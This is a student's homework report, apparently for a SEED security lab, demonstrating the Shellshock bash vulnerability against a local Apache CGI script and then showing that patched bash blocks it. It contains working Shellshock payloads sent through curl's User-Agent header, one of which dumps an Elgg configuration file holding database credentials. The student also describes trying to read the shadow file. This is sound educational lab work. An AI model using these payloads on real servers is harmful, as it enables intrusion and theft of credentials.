
Daniel Quiroga

22 February 2021


Homework 1 Report

Task1: Experimenting with Bash Function



```
env x='() { :;}; echo vulnerable' /bin/bash_shellshock -c "echo test"
```

```
[02/16/21]seed@VM:~/Downloads$ bash test.sh
vulnerable
test
[02/16/21]seed@VM:~/Downloads$
```




```
env x='() { :;}; echo vulnerable' /bin/bash -c "echo test"
```

```
[02/16/21]seed@VM:~/Downloads$ bash test.sh
test
[02/16/21]seed@VM:~/Downloads$
```


Here I have two separate files with similar functionalities but one prints out vulnerable and the other does not essentially emphasizing the vulnerability.

Task2: **Setting up CGI programs**



```
[02/16/21]seed@VM:~/Desktop$ sudo mv myprog.cgi /usr/lib/cgi-bin/
[02/16/21]seed@VM:~/Desktop$ cd ..
[02/16/21]seed@VM:~$ cd ..
[02/16/21]seed@VM:/home$ ls
seed
[02/16/21]seed@VM:/home$ cd ..
[02/16/21]seed@VM:/$ cd user
bash: cd: user: No such file or directory
[02/16/21]seed@VM:/$ cd usr
[02/16/21]seed@VM:/usr$ ls
bin  games  include  lib  local  locale  sbin  share  src
[02/16/21]seed@VM:/usr$ cd lib
[02/16/21]seed@VM:.../lib$ cd cgi-bin/
[02/16/21]seed@VM:.../cgi-bin$ ls
myprog.cgi
[02/16/21]seed@VM:.../cgi-bin$ ls -l
total 4
-rw-rw-r-- 1 seed seed 85 Feb 16 12:22 myprog.cgi
[02/16/21]seed@VM:.../cgi-bin$ ls -lah
total 12K
drwxr-xr-x   2 root root 4.0K Feb 16 12:22 .
drwxr-xr-x 153 root root 4.0K Feb 15 20:16 ..
-rw-rw-r--   1 seed seed   85 Feb 16 12:22 myprog.cgi
[02/16/21]seed@VM:.../cgi-bin$ chmod 755 myprog.cgi
[02/16/21]seed@VM:.../cgi-bin$ ls -l
total 4
-rwxr-xr-x 1 seed seed 85 Feb 16 12:22 myprog.cgi
[02/16/21]seed@VM:.../cgi-bin$ 
```


Here I create my file with the information and move it to the proper location. After I change the permissions on the file so that it becomes an executable.



```
/bin/bash
/bin/bash 102x32
[02/16/21]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[02/16/21]seed@VM:.../cgi-bin$ 
```

This is my output when I run the curl command

Task 3: Passing Data to Bash via Environment Variable




```
[02/22/21]seed@VM:.../cgi-bin$ curl -A "test" -v http://localhost/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: test
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 23 Feb 2021 03:52:42 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *************
HTTP_HOST=localhost
HTTP_USER_AGENT=test
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=55908
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
* Connection #0 to host localhost left intact
[02/22/21]seed@VM:.../cgi-bin$
```

myprog.cgi

```
#! /bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *************"
strings /proc/$$/environ
```

Here I can change the User-Agent and HTTP_USER_AGENT variables in the server by the curl -A tag making it possible to pass information to the bash.

Task 4: Launching the Shellshock Attack




```
* Connection #0 to host localhost left intact
[02/22/21]seed@VM:.../cgi-bin$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /var
/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/myprog.cgi
<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the database.  This file contains the
 * credentials to connect to the database, as well as a few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automatically.
 * @package    Elgg.Core
 * @subpackage Configuration
 */

date_default_timezone_set('UTC');

global $CONFIG;
if (!isset($CONFIG)) {
        $CONFIG = new \stdClass;
}

/*
 * Standard configuration
 *
 * You will use the same database connection for reads and writes.
 * This is the easiest configuration, and will suit 99.99% of setups. However, if you're
 * running a really popular site, you'll probably want to spread out your database connections
 * and implement database replication.  That's beyond the scope of this configuration file
 * to explain, but if you know you need it, skip past this section.
```

By running curl -A " () { :; }; echo Content_type : text/plain ; echo ; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings . php " http : //localhost/cgi-bin/myprog . cgi I was able to have all the sensitive information from the database print out into one of the environment variables. We can very easily zip all this information and steal the sensitive information from the server.

It did not seem like I was able to steal the contents in shadow since I as a normal user do not have read access to the file to begin with since only root and shadow have read access and others do not have any access in terms of file. I would need to find a way to get in as a superuser or pass in information as a superuser here to have a chance to see the contents of shadow.

Task 6: Using the Patched Bash

When I ran the exact same command with the patched version of bash I got no relevant information and was not able to get any information as I was able to in the shellshock attack I did in task 4. Here is the output from the patched version:



```
[02/22/21]seed@VM:.../cgi-bin$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /var
/www/CSRF/Elgg/elgg-config/settings.php" http://localhost/cgi-bin/myprog.cgi
***** Environment Variables *************
HTTP_HOST=localhost
HTTP_USER_AGENT=() { :;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-conf
ig/settings.php
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=55936
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[02/22/21]seed@VM:.../cgi-bin$
```

```
#! /bin/bash

echo "Content-type: text/plain"
echo
echo "***** Environment Variables *************"
strings /proc/$$/environ
```